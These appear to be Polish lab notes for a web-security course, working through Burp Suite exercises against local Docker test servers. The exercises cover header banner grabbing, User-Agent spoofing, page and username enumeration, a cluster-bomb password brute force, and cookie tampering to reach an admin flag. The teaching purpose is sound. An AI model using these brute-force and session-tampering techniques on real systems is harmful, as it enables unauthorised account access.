
To są informacje wrażliwe, ponieważ mogą one zostać wykorzystane przez atakującego. Może sobie sprawdzić jakie dla tych konkretnych wersji istnieją podatności.

## 2. curl


```
[user@parrot]~$ curl -I http://localhost:7001
HTTP/1.1 200 OK
Date: Fri, 23 Jan 2026 16:56:05 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
X-PHP-Version: 8.2.29
X-OpenSSL-Version: OpenSSL 3.5.4 30 Sep 2025
Content-Type: text/html; charset=UTF-8
```

### 3. Burp Suite


- wyłączenie pierw tego



- później otworzyć przeglądarkę



- wchodzimy na stronę serwera z wbudowanej przeglądarki



- w HTTP history mamy wszystkie requesty, które do serwera zostały wysłane

- jeśli jest request, który chcemy edytować, klikamy sobie prawym na ten request i robimy **Send to Repeater**

**Repeater** to narzędzie, które powtarza nam request. Powtarza w taki sposób, że możemy edytować dowolne rzeczy.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer

Intercept HTTP history WebSockets history Match and replace | Proxy setti

Filter settings: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edit
2	http://localhost:7001/				
3	Add to scope				
4	Scan				
	Send to Intruder	Ctrl+I			
	<b>Send to Repeater</b>	<b>Ctrl+R</b>			
	Send to Sequencer				
	Send to Organizer	Ctrl+O			
	Send to Comparer (request)				
	Send to Comparer (response)				
	Show response in browser				
	Request in browser >				
	Engagement tools [Pro version only] >				
	Show new history window				
1	GET / HTTP/1.1				
2	Host: localhost:7001				
3	sec-ch-ua: "Chromium";v="100", "Not A Brand";v="100"			v="140"	
4	sec-ch-ua-mobile: ?0				
5	sec-ch-ua-platform: "macOS"				
6	Accept-Language: en-US,en;q=0.9				
7	Upgrade-Insecure-Requests: 1				
8	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36			AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36	
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			application/signed-exchange;v=b3;q=0.7	

[Proxy history documentation](#)

- zostawiamy minimalne wymagane nagłówki do działania (Host i Connection)

**Send** **Cancel**

### Request

Pretty Raw Hex

1	GET / HTTP/1.1		
2	Host: localhost:7001		
3	Connection: keep-alive		

- po kliknięciu przycisku SEND dostajemy odpowiedź

The screenshot shows the Burp Suite tool's interface. On the left, under 'Request', there is a single line of text: '1 GET / HTTP/1.1'. On the right, under 'Response', the server's response is displayed in a multi-line text area:

```

1 HTTP/1.1 200 OK
2 Date: Fri, 23 Jan 2026 17:16:00 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 X-PHP-Version: 8.2.29
6 X-OpenSSL-Version: OpenSSL 3.5.4 30 Sep 2025
7 Content-Length: 2
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html; charset=UTF-8
11
12 OK

```

**7.2** Pod adresem <http://127.0.0.1:7002> działa prosty serwer HTTP, który wykrywa wykorzystywaną przeglądarkę i system operacyjny.

- (a) Uruchom serwer za pomocą poniższego polecenia:

```

docker run -p 7002:7002 --name http2 docker.io/mazurkatarzyna/http-ex2:latest
podman run -p 7002:7002 --name http2 docker.io/mazurkatarzyna/http-ex2:latest

```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```

docker run -p 7002:7002 --name http2 ghcr.io/mazurkatarzynaumcs/http-ex2:latest
podman run -p 7002:7002 --name http2 ghcr.io/mazurkatarzynaumcs/http-ex2:latest

```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7002>.

- (b) Używając:

- Narzędzi programistycznych przeglądarki,
- Narzędzia [curl](#),
- Narzędzia [Burp Suite](#) (dokładniej [Burp Repeater](#))

Wyślij do serwera request typu GET i podszyj się pod:

- Komputer z systemem Windows,
- iPhone 16,
- dowolnego bota

*Podpowiedź:* sprawdź nagłówek [User-Agent](#) oraz stronę <https://useragents.io/>.

Zmieniamy User-Agent

The screenshot shows the Burp Suite interface. In the Request tab, there is a single line of raw HTTP traffic:

```
1 GET / HTTP/1.1
2 Host: localhost:7002
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/121.0.4584.84 Safari/537.36
4 Connection: keep-alive
5
6
```

In the Response tab, the content of the page is displayed:

**Your Browser**

- Browser: Chrome
- Version: 121.0.4584
- OS: Windows
- OS Version: 10
- Device: Desktop
- Bot: No

Below the browser details, the Network tab shows several requests made by the browser, including:
 

- GET /favicon.ico (status 200, type image/x-icon)
- GET cdn.cloudflare.com (status 200, type application/javascript)
- GET localhost (status 200, type text/html)
- GET / (status 200, type text/html)

```
[user@parrot] ~
└─ $ curl -X GET http://localhost:7002 -H "User-Agent: Mozilla/5.0 (compatible; Yahoo! Slurp; http://help.yahoo.com/help/us/ysearch/slurp)"
```

7.3 Pod adresem <http://127.0.0.1:7003> działa prosty serwer HTTP. Serwer posiada 100 podstron - na jednej z nich znajduje się flaga, którą musisz znaleźć.

(a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7003:7003 --name http3 docker.io/mazurkatarzyna/http-ex3:latest
podman run -p 7003:7003 --name http3 docker.io/mazurkatarzyna/http-ex3:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7003:7003 --name http3 ghcr.io/mazurkatarzynaumcs/http-ex3:latest
podman run -p 7003:7003 --name http3 ghcr.io/mazurkatarzynaumcs/http-ex3:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7003>.

(b) Używając narzędzia [Burp Intruder](#), znajdź flagę.

**Podpowiedź:** zwróć uwagę na kody odpowiedzi HTTP oraz wielkość odpowiedzi.

Intruder to narzędzie, które potrafi zmieniać request tak jak sobie zażyczymy i wysyłać go dowolną ilość razy.

Burp Suite Community Edition v2025.8.3 -

Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organize

Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
13	https://www.google.com	GET	/warmup.html			404	2268	HTML	html
14	http://localhost:7003	GET	/			200	667	HTML	
17	http://localhost:7003	GET	/favicon.ico			404	389	HTML	ico
18	http://localhost:7003	GET	/api/v1/page=1			200	652	HTML	

**Request**

Pretty Raw Hex

```

1 GET /api/v1/page=1 HTTP/1.1
2 Host: localhost:7003
3 sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:7003/
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17

```

http://localhost:7003/api/v1/page=1

Add to scope

Scan

Send to Intruder **Ctrl+I**

Send to Repeater **Ctrl+R**

Send to Sequencer

Send to Organizer **Ctrl+O**

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Engagement tools [Pro version only]

Show new history window

Add notes

Positions Add  Auto

```

1 GET /api/v1/page=1 HTTP/1.1
2 Host: localhost:7003
3 sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:7003/
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17

```

Sniper attack

Start attack

Target: http://localhost:7003  Update Host header to match target

Positions Add Clear Auto

```

1 GET /api/v1/page=1 HTTP/1.1
2 Host: localhost:7003
3 sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:7003/
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17
18

```

**Payloads**

Payload position: All payload positions

Payload type: Numbers

Payload count: 100

Request count: 100

**Payload configuration**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type: Sequential  Random

From: 1

To: 100

Step: 1

How many:

**Number format**

Base: Decimal  Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

**Examples**

1  
321

Payload processing

trzeba szukać jakichś różnic na przykład w długości

Attack SWF

2. Intruder attack of http://localhost:7003

Results Positions

Capture Filter: Capturing all items View filter: Showing all items Apply capture filter

Request #	Payload	Status code	Response received	Error	Timeout	Length	Comment
28	28	200	2		657	617	
29	29	200	1		657	617	
30	30	200	1		657	617	
31	31	200	1		657	617	
32	32	200	3		657	617	
33	33	200	3		657	617	
34	34	404	2		389	617	
35	35	200	1		657	617	
36	36	200	1		657	617	
37	37	200	2		657	617	
38	38	404	2		389	617	
39	39	200	0		657	617	
40	40	200	4		657	617	
41	41	200	2		657	617	
42	42	404	5		389	617	
43	43	200	2		788	617	
44	44	200	2		657	617	
45	45	200	2		657	617	
46	46	200	1		657	617	
47	47	200	1		657	617	
48	48	200	2		657	617	
49	49	200	4		657	617	
50	50	200	3		657	617	

Request Response

Pretty Raw Hex

```

1 GET /api/v1/page=43 HTTP/1.1
2 Host: localhost:7003
3 sec-ch-ua: "Not=A7Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.8.8 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate

```

0 highlights

Page 43

localhost:7003/api/v1/page=43

# Page 43

This is content for page 43.

□ Secret Flag Found: FLAG{enumeration}

Next Page

**7.4** Pod adresem <http://127.0.0.1:7004> działa prosty serwer HTTP. Działająca na serwerze aplikacja zwraca informację o użytkownikach istniejących na serwerze. Twoim zadaniem jest znalezienie loginów użytkowników zarejestrowanych w aplikacji.

(a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7004:7004 --name http4 docker.io/mazurkatarzyna/http-ex4:latest  
podman run -p 7004:7004 --name http4 docker.io/mazurkatarzyna/http-ex4:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7004:7004 --name http4 ghcr.io/mazurkatarzynaumcs/http-ex4:latest  
podman run -p 7004:7004 --name http4 ghcr.io/mazurkatarzynaumcs/http-ex4:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7004>.

(b) Używając narzędzia [Burp Intruder](#), znajdź loginy wszystkich użytkowników zarejestrowanych w aplikacji. Możesz wykorzystać [słownik popularnych nazw użytkowników](#).

**Podpowiedź:** wykorzystaj atak typu [Sniper attack](#).

The screenshot shows the Burp Suite interface. In the main pane, there is a table of requests:

# ^	Host	Method	URL	Params	Edited	Stat
54	https://www.google.com	GET	/warmup.html			404
55	http://localhost:7004	GET	/			200
56	http://localhost:7004	GET	/favicon.ico			404
57	http://localhost:7004	POST	/check			404

A context menu is open over the row for request 57. The menu items are:

- http://localhost:7004/check
- Add to scope
- Scan
- Send to Intruder** (highlighted)
- Send to Repeater
- Send to Sequencer

The screenshot shows the Burp Suite Intruder tool configuration window. It includes:

- Target: http://localhost:7004
- Postman: Add, Clear, Auto
- Payloads panel:
  - Payload position: All payload positions
  - Payload type: Simple list
  - Payload count: 17
  - Request count: 17
  - Payload configuration: A list of payloads including root, admin, test, guest, info, adm, myid, user.
  - Add, Edit, Remove buttons.
- Payload processing panel: A table for defining rules to perform various processing tasks on each payload before it is used.

The bottom pane shows the raw request payload:

```
1 POST /check HTTP/1.1  
2 Host: localhost:7004  
3 Content-Length: 19  
4 sec-ch-ua-platform: "Linux"  
5 Accept-Language: en-US,en;q=0.9  
6 sec-ch-ua: "(Not=(;)Brand";v="24", "Chromium";v="140"  
7 Content-Type: application/json  
8 sec-ch-ua-mobile: ?0  
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36  
10 Accept: */*  
11 origin: http://localhost:7004  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Dest: empty  
15 Referer: http://localhost:7004/  
16 Accept-Encoding: gzip, deflate, br  
17 Connection: keep-alive  
18  
19 {"username": "admin"}  
20
```

Attack Save

3. Intruder attack of http://localhost:7004

Attack Save

Results Positions

Capture filter: Capturing all items View filter: Showing all items Apply capture filter

Request ▾ Payload Status code Response received Error Timeout Length Comment

Request ▾	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		404	0			190	
1	root	200	5			200	
2	admin	200	1			200	
3	test	200	3			200	
4	guest	404	2			190	
5	info	404	1			190	
6	adm	404	2			190	
7	mysql	404	1			190	
8	user	404	4			190	
9	administrator	200	1			200	
10	oracle	404	2			190	
11	fg	404	2			190	
12	pi	404	1			190	
13	puppet	404	5			190	
14	ansible	404	1			190	
15	ec2-user	404	2			190	
16	vagrant	404	4			190	
17	andreasuser	404	2			190	

Request Response

Pretty Raw Hex

```

1 POST /check HTTP/1.1
2 Host: localhost:7004
3 Content-Length: 19
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Not%4ABrand";v="24", "Chromium";v="140"
7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Accept: /*
11 Origin: http://localhost:7004

```

# ☐ Username Check

Check

USER EXISTS

☐ API Documentation

**7.5** Pod adresem <http://127.0.0.1:7005> działa prosty serwer HTTP. Działająca na serwerze aplikacja informuje o poprawnym lub nieudanym logowaniu w zależności od podanych danych. Twoim zadaniem jest przeprowadzenie symulacji ataku bruteforce w celu odnalezienia poprawnych loginów i odpowiadających im haseł.

- (a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7005:7005 --name http5 docker.io/mazurkatarzyna/http-ex5:latest  
podman run -p 7005:7005 --name http5 docker.io/mazurkatarzyna/http-ex5:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7005:7005 --name http5 ghcr.io/mazurkatarzynaumcs/http-ex5:latest  
podman run -p 7005:7005 --name http5 ghcr.io/mazurkatarzynaumcs/http-ex5:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7005>.

- (b) Używając narzędzia [Burp Intruder](#), znajdź loginy oraz hasła wszystkich użytkowników zarejestrowanych w aplikacji. Możesz wykorzystać [słownik popularnych nazw użytkowników](#) jak również [słownik popularnych haseł](#).

*Podpowiedź:* wykorzystaj atak typu [Cluster Bomb attack](#).

The screenshot shows the 'Cluster bomb attack' configuration window in Burp Suite. The 'Target' field is set to 'http://localhost:7005'. The 'Payloads' panel shows a 'Simple list' configuration with 17 items: root, admin, test, guest, info, adm, mysql, user, and several duplicates. The 'Payload processing' panel is empty. The 'Payload configuration' panel includes a note about simple lists and a 'Paste' button followed by a list of payload items.

This screenshot shows the same 'Cluster bomb attack' configuration window, but with a different payload list. The 'Payloads' panel now shows 1,000 items, with the first few being 123456, 123456789, password, query1, 12345678, 12345, 1234567890, 111111, and 12345678901234567890. The other payload items are truncated. The 'Payload configuration' panel remains the same as in the previous screenshot.

Request	Payload 1	Payload 2	Status code ▾	Response received	Error	Timeout	Length	Comment
36	admin	password	200	1			20B	
0			401	0			200	
1	root	123456	401	1			200	
2	admin	123456	401	2			200	
3	test	123456	401	3			200	
4	vagrant	123456	401	1			200	
5	info	123456	401	3			200	
6	admin	123456	401	3			200	
7	mysql	123456	401	1			200	
8	user	123456	401	2			200	
9	administrator	123456	401	2			200	
10	oracle	123456	401	1			200	
11	ftp	123456	401	3			200	
12	pt	123456	401	1			200	
13	puppet	123456	401	1			200	
14	ansible	123456	401	1			200	
15	ec2-user	123456	401	2			200	
16	vagrant	123456	401	4			200	
17	azureuser	123456	401	1			200	
18	root	123456789	401	2			200	
19	admin	123456789	401	2			200	
20	test	123456789	401	1			200	
21	user	123456789	401	0			200	

**7.6** Pod adresem <http://127.0.0.1:7006> działa prosty serwer HTTP. Twoim zadaniem jest znalezienie flagi, która dostępna jest jedynie dla użytkowników z uprawnieniami administratora.

- (a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7006:7006 --name http6 docker.io/mazurkataarzyna/http-ex6:latest  
podman run -p 7006:7006 --name http6 docker.io/mazurkataarzyna/http-ex6:latest
```



Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7006:7006 --name http6 ghcr.io/mazurkatarzynaumcs/http-ex6:latest  
podman run -p 7006:7006 --name http6 ghcr.io/mazurkatarzynaumcs/http-ex6:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7006>.

- (b) Wykorzystaj narzędzie **Burp Suite**, wyślij request typu GET do serwera, a następnie przeanalizuj nagłówki protokołu HTTP.
  - (c) Sprawdź zawartość nagłówka **Cookie**. Czy jesteś w stanie odczytać jego zawartość?
  - (d) Wykorzystaj narzędzie **Burp Decoder** i odkoduj zawartość nagłówka **Cookie**.
  - (e) Zmodyfikuj zawartość nagłówka **Cookie** w taki sposób, aby uzyskać dostęp do konta administratora. Jeśli uda Ci się uzyskać dostęp do konta admina, serwer zwróci szukaną flagę.

The screenshot shows a NetworkMiner capture of a session. The 'Request' tab displays a GET request to `/warmup.html` with various headers including `Host`, `sec-ch-ua`, `sec-ch-ua-mobile`, `sec-ch-ua-platform`, `Accept-Language`, `Upgrade-Insecure-Requests`, and `User-Agent`. The 'Response' tab shows the server's response with status 200 OK, content type text/html, and a length of 2268 bytes. The response body contains HTML and CSS for a user panel challenge. The 'Inspector' tab on the right highlights the word "session" in the response body and provides options like Scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer, Show response in browser, Record an issue, Request in browser, and Engagement tools.



The screenshot shows the Burp Suite interface. In the Request tab, there is a detailed list of HTTP headers for a GET request to the root path. One of the headers is 'Sec-Fetch-User: ?1'. In the Response tab, the server has returned a page titled 'User Panel' which displays the message 'Admin Access Granted!' and the flag 'FLAG{c00k13\_m4n1pul4t10n\_is\_d4ng3r0us}'.

**7.7** Pod adresem <http://127.0.0.1:7007> działa prosty serwer HTTP. Serwer udostępnia dwa endpointy, w tym <http://127.0.0.1:7007/api/data>. Twoim zadaniem jest znalezienie flagi, która jest ukryta w jednej losowo wybranej metodzie protokołu HTTP.

(a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7007:7007 --name http7 docker.io/mazurkatarzyna/http-ex7:latest
podman run -p 7007:7007 --name http7 docker.io/mazurkatarzyna/http-ex7:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7007:7007 --name http7 ghcr.io/mazurkatarzynaumcs/http-ex7:latest
podman run -p 7007:7007 --name http7 ghcr.io/mazurkatarzynaumcs/http-ex7:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7007>.

(b) Wykorzystaj narzędzie [Burp Suite](#), aby wysłać do serwera request zawierający każdą dostępną metodę HTTP - w jednej z nich ukryta jest flaga.

**Podpowiedź:** przechwyć request z metodą GET wysłany do serwera <http://127.0.0.1:7007> w Burp Suite, a następnie użyj [Burp Repeater](#), aby odpowiednio zmodyfikować metodę w requeście HTTP (oraz sam request, jeśli dana metoda HTTP tego wymaga).

The screenshot shows the Werkzeug debugger interface with two tabs: "Request" and "Response".

**Request:**

- Pretty (selected)
- Raw
- Hex

1 GET /api/data HTTP/1.1  
2 Host: localhost:7007  
3 sec-ch-ua: "Not=/?Brand";v="24", "Chromium";v="140"  
4 sec-ch-ua-mobile: ?0  
5 sec-ch-ua-platform: "Linux"  
6 Accept-Language: en-US,en;q=0.9  
7 Upgrade-Insecure-Requests: 1  
8 User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36  
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
10 Sec-Fetch-Site: none  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-User: ?1  
13 Sec-Fetch-Dest: document  
14 Accept-Encoding: gzip, deflate, br  
15 Connection: keep-alive  
16  
17

**Response:**

- Pretty (selected)
- Raw
- Hex
- Render

1 HTTP/1.1 200 OK  
2 Server: Werkzeug/3.1.4 Python/3.11.14  
3 Date: Fri, 23 Jan 2026 18:57:29 GMT  
4 Content-Type: application/json  
5 Content-Length: 282  
6 Access-Control-Allow-Origin: \*  
7 Connection: close  
8  
9 {  
 "correct": false,  
 "hint": "Try one of the other HTTP methods. There are 9 to choose from!",  
 "message": "\u274c Close, but no flag here. Keep searching!",  
 "method": "GET",  
 "methods\_available": [  
 "GET",  
 "POST",  
 "PUT",  
 "DELETE",  
 "PATCH",  
 "OPTIONS",  
 "HEAD",  
 "TRACE",  
 "CONNECT"  
 ],  
 "status": "wrong\_method"  
}

The screenshot shows a browser developer tools Network tab with two entries:

**Request**

Pretty	Raw	Hex
1 POST /api/data HTTP/1.1		
2 Host: localhost:7007		
3 Content-Length: 208		
4 sec-ch-ua-platform: "Linux"		
5 Accept-Language: en-US,en;q=0.9		
6 accept: application/json		
7 sec-ch-ua: "Not=A7Brand";v="24", "Chromium";v="140"		
8 Content-Type: application/json		
9 sec-ch-ua-mobile: 70		
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36		
11 Origin: http://localhost:7007		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: http://localhost:7007/docs/		
16 Accept-Encoding: gzip, deflate, br		
17 Connection: keep-alive		
18		
19 {		
20     "date": "test"		
21 }		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: Werkzeug/3.1.4 Python/3.11.14			
3 Date: Fri, 23 Jan 2026 19:02:25 GMT			
4 Content-Type: application/json			
5 Content-Length: 288			
6 Access-Control-Allow-Origin: http://localhost:7007			
7 Vary: Origin			
8 Connection: close			
9			
10 {			
"correct":false,			
"hint":"Try one of the other HTTP methods. There are 9 to choose from!"			
"message": "\u274c POST method failed. Try a different approach.",			
"method":"POST",			
"methods_available":[			
"GET",			
"POST",			
"PUT",			
"DELETE",			
"PATCH",			
"OPTIONS",			
"HEAD",			
"TRACE",			
"CONNECT",			
],			
"status":"wrong_method"			
}			

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```
PUT /api/data HTTP/1.1
